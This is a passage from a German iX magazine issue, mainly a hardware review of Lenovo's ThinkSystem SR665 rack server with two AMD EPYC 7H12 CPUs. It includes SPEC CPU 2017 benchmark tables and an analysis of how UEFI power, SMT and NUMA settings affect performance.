Immerhin: Zwingend vorgeschrieben sind Container in Ceph 15.2 noch nicht. Wahrscheinlich geht die Reise aber in genau diese Richtung. So suspekt Container manchem Admin auch sein mögen: Früher oder später wird er kaum um sie herumkommen.


(sun@ix.de)

## Martin Gerhard Loschwitz

ist Cloud Platform Architect bei Drei Austria und beackert dort Themen wie OpenStack, Kubernetes und Ceph.



## DIE ONLINE-KONFERENZ FÜR MACHINE LEARNING UND KI



Im Frühjahr 2021 werden wir die Minds Mastering Machines als **Online-Veranstaltung** an mehreren Tagen durchführen. Details zur Ausrichtung finden sich auf der Website, und wer auf dem Laufenden bleiben möchte, sollte den Newsletter abonnieren:

[www.m3-konferenz.de/newsletter.php](http://www.m3-konferenz.de/newsletter.php)

Im **Call for Proposals** suchen die Veranstalter ab sofort Vorträge für 2021:

[www.m3-konferenz.de/call\\_for\\_proposals.php](http://www.m3-konferenz.de/call_for_proposals.php)


Veranstalter



heise Developer



dpunkt.verlag



Lenovo ThinkSystem SR665 mit zwei AMD EPYC 7H12

# Doppelschlag

**Hubert Sieverding**

Als Baukasten für alle Einsatzzwecke bietet Lenovo seinen Rackserver SR665 an. Ein System mit zwei AMD-CPU des Typs EPYC 7H12 mit insgesamt 128 Kernen und bis zu 8 TByte Hauptspeicher muss sich im iX-Test beweisen.

Unter der Bezeichnung ThinkSystem SR665 bietet Lenovo keinen Computer, sondern einen Baukasten an. Es ist, was man daraus macht – vom Backup-Server mit einem achtkernigen AMD EPYC 7251 nebst 320 TByte Massenspeicher bis zum Supercomputer mit zwei 7H12 und 128 Kernen sowie drei großen oder acht kleinen GPUs. Die einzigen Konstanten sind der doppelt hohe Blechrahmen, ein Motherboard mit zwei Sockeln für AMDs EPYC-Prozessoren und der Managementcontroller XCC.

AMD macht es Lenovo leicht. Die zweite EPYC-Generation kann acht DDR4-Kanäle mit bis zu 3200 MHz und 128 PCIe-4.0-Lanes stemmen, unabhängig davon, wie viele Kerne der Chip hat. Möglich macht dies die modulare Architektur mit bis zu neun Halbleiter-Dies auf einem Träger, der socketkompatibel zum CPU-Vorgänger ist. Den Knotenpunkt bildet ein I/O-Die in 14-nm-Fertigung, quasi die Schaltzentrale zwischen dem Speicher,

der Peripherie und bis zu acht 7-nm-Core/Cache-Dies (CCD), bestehend aus zwei Core Complex (CCX) mit jeweils vier Kernen und eigener L1- bis L3-Cache-Hierarchie. Vier Kerne teilen sich 16 MiB L3-Cache. Jedem Zen-2-Kern mit seinen zwei Threads sind 512 KiB L2-Cache vorgeschaltet (siehe Abbildung 1).

Die beiden CCX-Recheneinheiten kommunizieren untereinander und mit dem I/O-Die über die Infinity Fabric, eine

mehrkanalige Punkt-zu-Punkt-Schnittstelle mit 2993 MHz. Lohnt sich der Kauf des teureren DDR4-RAM mit 3200 MHz also überhaupt? Laut AMD erreicht eine latenzzeitsensitive Applikation auf einer Maschine mit zwei Prozessoren ihre optimale Leistung bei einem Speicherriegel pro Channel und einem Bustakt von 2993 MHz. Anwendungen mit hohem Durchsatz fahren gegebenenfalls mit dem höchsten Speichertakt besser.

Spitzenmodelle der 7002-Serie sind CPUs mit 64 Kernen, also mit acht CCDs. AMD bietet drei Ausführungen – 7702, 7742 und 7H12 – mit unterschiedlich hohen Basistaktraten an – 2,0, 2,25 oder 2,6 GHz. Mit weniger Kernen variieren die L3-Cache-Größen, je nachdem wie viele Kerne pro CCD freigeschaltet sind. So verfügt ein 7262 mit acht Kernen über 128 MiB L3-Cache, folglich hat er vier CCDs.

Wie bei allen NUMA-Architekturen stellt sich auch bei den AMD-CPU die Frage, wie die Recheneinheit an den Speicher und die Peripherie kommt. Die erste Generation der EPYC-Chips reagierte empfindlich auf Änderungen der NUMA-Konfiguration [1]. Das neue Design mit dem zentralen I/O-Chip verhält sich entspannter, geht der Weg doch immer über diesen. Das gilt jedoch nicht, wenn es sich um eine Maschine mit zwei Sockeln handelt – wie im Fall des Testservers. Die beiden CPUs kommunizieren per Socket to Socket Global Memory Interconnect (xGMI), was die Komplexität des Speicher- und Peripheriezugsriffs weiter erhöht und sich deutlich auf die Leistung auswirkt, wenn ein Prozessor den Speicher oder die Peripherie seines Kollegen ansprechen muss.

## CPU-Leistung im Vergleich


Neben der guten Skalierbarkeit preist AMD besonders die hohe Sicherheit und Performance seiner Server-CPU an, spricht sogar von Weltrekorden bei wichtigen Benchmarks wie SPEC CPU 2017.

### TRACT

- Die Konfigurationsoptionen des ThinkSystem SR665 bieten alles vom Storage-Server bis zum Supercomputer. Letzterer setzt auf zwei AMD-Prozessoren der zweiten Zen-Generation namens EPYC 7H12.
- Im Test zeigt sich, dass die UEFI-Einstellungen deutliche Auswirkungen auf die Leistung haben. Der standardmäßig aktivierte Efficiency-Modus überzeugt nicht.
- Aufgrund des Designs der EPYC-CPU erreichen auch Modelle mit weniger Kernen, aber gleich großem L3-Cache hohe Leistungswerte – bei niedrigeren Kosten.

**Aufbau des EPYC 7H12:** Ein zentraler I/O-Die verbindet die zu Viererblöcken gebündelten Zen-2-Kerne (CCX) pärchenweise (CCD) mit dem Hauptspeicher und der Peripherie. Während sich vier Kerne einen L3-Cache teilen, enthält jeder Kern seinen L2- sowie getrennte Instruktions- und Daten-Caches und kann zwei Threads nebeneinander ausführen (Abb. 1).

Konkret teilt sich Letztere in Messungen der Integer- und Floating-Point-Leistung sowie in Rate und Speed auf. SPECrate simuliert einen Mehrbenutzerbetrieb und startet hierzu Prozesse parallel. SPECspeed stellt eine leistungshungige Applikation dar, die ihre Arbeit auf viele Threads aufteilt. Das I/O-Verhalten spielt bei diesen Benchmarks aufgrund der langen Laufzeit der Einzeltests keine Rolle.



## Deckel auf: Das Innenleben der SR665

Die Evolution der universellen Rackserver führt bei Lenovo zu vielen Ausstattungsvarianten und -restriktionen. Das Spiel mit dem Baukasten ähnelt dem der Automobilhersteller. Lenovo bietet AMD-Server mit zwei Mainboards (ein oder zwei CPU-Sockel) und zwei Bauhöhen (1HE, 2HE) an. Dank der Heat Pipes zur Kühlung der CPUs gibt es in der Mitte des 2HE-Gehäuses Platz für weitere Laufwerke, so lässt sich die SR665 mit Drives vorne, hinten und mittig bestücken. Alternativ reicht der Platz aber auch für acht GPUs.

Kurzum: Lenovo will es allen recht machen. Kleinwagen, Mittelklasse, Sportwagen oder


Limousine? Transporter oder Zugmaschine – SR665 steht für alle Varianten: eine oder zwei EPYC-CPU's mit jeweils 8 bis 64 Kernen, bis zu 24 SFF- oder 12 LFF-Hot-Swap-Stechplätze vorne, davon – abhängig von der Anzahl der CPU's – einige mit NVMe. Auf Wunsch auch ganz ohne Laufwerke vorne. Auf der Rückseite eine OCP-Ethernet-Tochterkarte nach Wahl, zwei Netzteile nach Leistungsbedarf sowie entweder acht PCIe-Stechplätze liegend via Riser oder vier SFF-Drives und sechs PCIe-Slots oder acht SFF-Laufwerke und viermal PCIe oder zwei LFF-Disks und vier PCIe-Karten oder viermal LFF und zweimal PCIe, jeweils mit Restriktionen bezüglich Höhe der Steckplätze und der

Verfügbarkeit und Bündelung von PCIe-Lanes. Dazu das M.2-Pärchen auf der Hauptplatine und vier oder acht SFF-Laufwerke in der Mitte, aber nur, wenn ...

Einige Konstante, neben den äußeren Abmessungen des Blechs – 2HE bei einer Tiefe von 764 mm –, ist der XClarity Controller (XCC). Lenovos Baseboard Management Controller (BMC) spricht mit beiden CPU's, verfügt über eigene Anschlüsse auf der Vorder- und Rückseite, bietet diverse Sensoren für Monitoring und steuert die Lüfter.

Um da noch den Überblick zu behalten, ist ein Blick auf die Systemarchitektur notwendig (siehe Abbildung 2). CPU 1 versorgt als System-on-a-Chip (SoC) über 64 PCIe-4.0-Lanes die wichtigste Peripherie. Dies sind, neben vier USB-Ports, der OCP-Slot für die Netzwerkkarte (PCIe 4.0 x16) und die erste Riser-Karte mit 32 Lanes für liegend montierte PCIe-Slots oder NVMe-Drives hinten. Übrig bleiben 16 PCIe-4.0-Lanes für die interne Verkabelung mit dem M.2-Pärchen fürs Betriebssystem und zwei NVMe-Laufwerken.

Erst mit der zweiten CPU kann Riser 2 mit 32 PCIe-4.0-Lanes weitere Adapter oder NVMe-Speicher versorgen. 32 weitere Lanes lassen sich intern zum Beispiel mit einem RAID-Controller oder NVMe-Drives verkabeln. Alternativ bietet Riser 3 zusätzliche Erweiterungskarten, verkabelt mit jeweils 16 Lanes mit dem ersten und zweiten Prozessor. Die restlichen 64 PCIe-Lanes braucht ein EPYC für die CPU-zu-CPU-Kommunikation. Der BMC ist über eine Extra-Lane mit den AMD-Chips verbunden.



**Systemarchitektur der SR665: Erst mit einer zweiten EPYC-CPU stehen alle Optionen zur Verfügung (Abb. 2).**

Die SPEC CPU 2017 ist ein vergleichender Test. Referenz ist eine Sun Fire V490, eine Maschine mit vier UltraSPARC-IV-CPU und in Summe acht Kernen mit Solaris 10 als Betriebssystem. Ein Ergebnis von 5 beim INTRate bedeutet also eine fünffache Leistung gegenüber der V490.

INTRate setzt sich aus zehn Einzeltests zusammen und dauert auf der V490 etwas mehr als vier Stunden. Der Test 502\_gcc\_r verwendet zum Beispiel den gcc, Version 4.5.0, um Code für einen IA32-Prozessor zu erzeugen. INTspeed verwendet die gleichen Einzeltests, skaliert jedoch mithilfe von Threads statt Prozessen, was nur bedingt gelingt, da die Tests nicht unbedingt aufs Multithreading ausgelegt sind. FPrate nutzt 13 Einzeltests, darunter die Applikation Blender. Der Referenzlauf auf der Sun dauert knapp acht Stunden. FPspeed nutzt zehn der FPrate-Tests unter Einsatz von OpenMP und skaliert insbesondere unter FORTRAN gut. In Summe verwendet die SPEC CPU 2017 drei Compiler: cc, c++ und f77.

Verlässliche Messungen unter Ubuntu 18.04 LTS mit GNU-Compilern und der Optimierung -O3 liegen für eine AMD EPYC 7551 (32 Kerne), eine EPYC 7502 mit 32 Kernen sowie diverse Intel-Xeon-CPUs vor, wobei besonders die Lenovo SR850 mit ihren vier Xeon Gold 6140 und 72 Kernen hervorsticht [1, 2, 3]. Dass die Ergebnisse unserer Messungen um den Faktor zwei bis drei von den offiziell unter spec.org veröffentlichten Werten abweichen, hat einen einfachen Grund: Die OEMs erhalten vom Prozessorhersteller eine vorkompilierte Benchmark-Suite und

genaue Vorgaben, wie die Maschine vor Ausführung für diese zu optimieren ist. Die Executables erstellen die Anbieter dabei typischerweise mit hauseigenen Compilern und exotischen Optionen. Zu den Tricks gehört ferner die Bindung eines Prozesses an eine CPU mit numactl. In der Praxis wenden Nutzer solche Kniffe manchmal an, um zum Beispiel technisch-wissenschaftliche Berechnungen von 50 auf 45 Stunden Laufzeit zu verkürzen. Jedoch wird kaum ein RZ-Admin seinen Kunden Derartiges gönnen.

Die Testumgebung, bereitgestellt im Lenovo EMEA Innovation Center, besteht aus zwei SR665, direkt verbunden per 25GbE (siehe Abbildung 3). Beim eigentlichen Testobjekt handelt es sich um eine Doppelbestückung mit der schnellsten 64-Kern-CPU EPYC 7H12 (2,6 GHz Basistakt) und einer Verlustleistung von 280 Watt. Jeder Speicherkanal ist mit 16-GByte-3200-MHz-RDIMMs bestückt, in Summe 256 GByte. Für die I/O-Tests stecken zwei Intel-U.2-NVMe-SSDs mit jeweils 3,2 TByte und drei SAS-Drives von Samsung mit jeweils 800 GByte in den Einschüben. Das Betriebssystem nutzt ein gespiegeltes M.2-SATA-Pärchen mit 240 GByte. Der RAID-Controller 940-16i ist auf Durchzug geschaltet und adaptiert für die Benchmarks bloß das SAS-Protokoll. Damit das Netzwerk die I/O-Messungen nicht ausbremsst, befinden sich zwei Mellanox-ConnectX-4Lx-25GbE-OCP-Adapter zusätzlich in den Slots.

Herz des zweiten Systems, das der SR665 als Testtreiber für die Messung des I/O-Durchsatzes via Netz dient, ist eine EPYC 7262 mit acht Kernen

(3,2 GHz Basistakt), 128 MiB Cache und zweimal 16-GByte-3200-MHz-RAM. Außer den M.2-SATA-Speichereinheiten fürs Betriebssystem befinden sich lediglich die Ethernet-Adapter an Bord – zwei davon sind Mellanox Connect-4Lx fürs 25GbE.


Um die Vergleichbarkeit mit den vorliegenden Testergebnissen sicherzustellen, erfolgen die SPEC-CPU-Tests zunächst unter Ubuntu 18.04 LTS sowie den Werkseinstellungen des UEFI. Die Tabellen 1 bis 4 zeigen die Ergebnisse der Messungen sowohl der großen als auch der kleinen Maschine im Vergleich zu vorigen iX-Reviews. Die Leistung eines einzelnen HW-Threads der 7H12 ist nicht gerade rekordverdächtig, verlangt man dem System jedoch mehr ab, insbesondere im Mehrbenutzermodus, zeigen die beiden CPUs – selbst mit dem älteren Betriebssystem und Lenovos UEFI-Konfiguration – ihren Biss.

## UEFI-Einstellungen als Hürde

Die relativ schwache Leistung des Systems unter Ubuntu 18.04 LTS hat zwei Ursachen: Um den Stromzähler der Kunden nicht allzu stark drehen zu lassen, ist bei der SR665 als Werkseinstellung der Modus „Max. Efficiency“ voreingestellt. Will heißen: Takt runter und Durchsatz des xGMI auf Minimum. Also strengen sich die CPUs selbst dann nicht an, wenn man sie quält.

Zudem ist der Linux-Kernel 4.15 in die Jahre gekommen und enthält einige Flicken zum Stopfen von Meltdown und Spectre. AMD wirbt damit, in den Code des Linux-Kernels 5.4 erhebliche EPYC-Optimierungen eingebracht zu haben. Diese Aussage untersucht eine kleine Testreihe für INTRate und FPspeed mit 64 Prozessen/Threads sowie einigen varierten CPU-Einstellungen (siehe Tabelle 5).


Allein der Umstieg auf Ubuntu 20.04 mit GNU-Compilern 9.3 erhöht die Leistung des Systems um 5 (INTRate) bis 20 Prozent (FPspeed). Weitere Steigerungen ergeben sich durchs Lösen der Strombremse: Der Operationsmodus „Performance“ schaltet unter anderem den Durchsatz des xGMI aufs Maximum – nun klettert die Integer-Leistung um 15, FPspeed sogar um 50 Prozent. Das Abschalten des HW-Multithreading (SMT) verdoppelt die Cachegröße pro Kern und steigert den Durchsatz zusätzlich. Die alternativen AMD-Compiler (AOCC) bringen zumindest mit der Option -O3 keine Leistungsvorteile. Ebenso verkürzt das Setzen diverser Tuning-Parameter auf Betriebssystemebene die Ausführungszeit nicht wesentlich.



Die Topologie der Testumgebung: zwei SR665, direkt gekoppelt via 25GbE (Abb. 3)


## INTrate

Typ	CPU	#Core	Prozesse							
			1	8	16	32	64	128	256	
Lenovo SR850	4 x Intel Xeon Gold 6140@2,3 GHz	4 x 18	4,68	34,5	63,7	120	209	251		
DELL 7415	AMD EPYC 7551P@2,0 GHz	32	3,03	24,1	45,6	82,8	95,1			
Lenovo SR655	AMD EPYC 7502P@2,5 GHz	32	3,97	32,3	60,7	115	142			
Lenovo SR665	AMD EPYC 7262@3,2 GHz	8	4,07	31,4						
Lenovo SR665	AMD EPYC 7H12@2,6 GHz	2 x 64	3,85	30,6	61,5	120	219	337	465	




## INTspeed

Typ	CPU	#Core	Threads							
			1	8	16	32	64	128	256	
Lenovo SR850	4 x Intel Xeon Gold 6140@2,3 GHz	4 x 18	5,29	6,12	6,34	6,37	6,43			
DELL 7415	AMD EPYC 7551P@2,0 GHz	32	3,46	4,08	4,21	4,26	4,25			
Lenovo SR655	AMD EPYC 7502P@2,5 GHz	32	4,48	5,29	5,44	5,51	5,55			
Lenovo SR665	AMD EPYC 7262@3,2 GHz	8	4,59	5,47						
Lenovo SR665	AMD EPYC 7H12@2,6 GHz	2 x 64	4,41	5,22	5,40	5,43	5,48	5,45	5,47	




## FPrate

Typ	CPU	#Core	Prozesse							
			1	8	16	32	64	128	256	
Lenovo SR850	4 x Intel Xeon Gold 6140@2,3 GHz	4 x 18	5,45	41,8	79	147	237	266		
DELL 7415	AMD EPYC 7551P@2,0 GHz	32	4,45	34,7	61,4	96,1	105			
Lenovo SR655	AMD EPYC 7502P@2,5 GHz	32	6,0	46,9	83,8	125	128			
Lenovo SR665	AMD EPYC 7262@3,2 GHz	8	6,03	38,4						
Lenovo SR665	AMD EPYC 7H12@2,6 GHz	2 x 64	5,9	46,3	89,4	169	273	342	360	



## FPspeed

Typ	CPU	#Core	Threads							
			1	8	16	32	64	128	256	
Lenovo SR850	4 x Intel Xeon Gold 6140@2,3 GHz	4 x 18	4,65	22,5	39,1	62,4	74,7	77,8		
DELL 7415	AMD EPYC 7551P@2,0 GHz	32	3,98	24,4	39,2	53,1	55,3			
Lenovo SR655	AMD EPYC 7502P@2,5 GHz	32	5,19	31,8	51,5	72,9	78,1			
Lenovo SR665	AMD EPYC 7262@3,2 GHz	8	4,96	24,5						
Lenovo SR665	AMD EPYC 7H12@2,6 GHz	2 x 64	5,06	26,9	42	57,3	79,4	87,5	93,8	



Die Lenovo SR665 mit einem EPYC 7262 und zweimal 7H12 unter Ubuntu 18.04 und mit den Werkseinstellungen des UEFI im Vergleich. Das HW-Multithreading der CPUs blieb bei allen Tests aktiviert. INTRate spiegelt die Integerleistung, FPrate die Floating Performance im Mehrbenutzermodus wider. INTspeed und FPspeed simulieren eine Applikation, die ihre Arbeit auf mehrere Threads aufteilt (Tabelle 1 bis 4).


Weiterhin beeinflusst die Speicherverwaltung die Leistung mehr oder weniger stark. Ideal wäre, wenn jeder CPU-Kern einen gleich schnellen Zugriff auf jede Hauptspeicherseite hätte. Bei Mehrprozessormaschinen wie der SR665 ist dies prinzipbedingt nicht möglich. Liegt beispielsweise Shared Memory im Ver-

waltungsbereich der zweiten CPU, so muss ein Zugriff per xGMI zunächst angefordert werden und durchwandert dabei auf dem Hin- und Rückweg mehrere Routing-Stufen. Daher verwundert es nicht, wenn geänderte NUMA-Einstellungen Anwendungen beschleunigen oder bremsen.

Standardmäßig kommt der NUMA-Wert NPS1 zum Einsatz; das heißt, dass der vollständige Speicher eines Prozessors über den I/O-Baustein gleich schnell erreichbar ist, während der Zugriff auf den Speicher der Nachbar-CPU die Speicher-zu-Speicher-Schnittstelle durchwandert. Der Kernel versucht dies

**Variation der UEFI-CPU-Parameter**

OS	Ubuntu 18.04	Ubuntu 20.04								
	Efficiency	Efficiency	Performance							
Multithreading	SMT									
Speichertakt	2933 MHz	2933 MHz	2933 MHz	2933 MHz	3200 MHz	2933 MHz	2933 MHz	3200 MHz	3200 MHz	3200 MHz
NUMA Mode	NPS1	NPS1	NPS1	NPS4	NPS4	NPS1	NPS4	NPS1	NPS4	NPS4
INTRate 64 Prozesse	219	229	245	242	243	247	251	244	249	249
FPSpeed 64 Threads	79,4	98,2	116	113	108	124	120	124	121	121



Je nach Einstellung der CPU-Parameter Powermanagement, HW-Multithreading (SMT), RAM-Takt und NUMA Mode per Socket (NPS) erreichen die beiden 7H12-Cpus unterschiedliche Leistungswerte bei den SPEC-Benchmarks INTRate 64 (Integer Multiusermodus) und FPSpeed 64 (Floating Point Applikation mit Multithreading) (Tabelle 5).

durch geschicktes Scheduling zu moderieren.

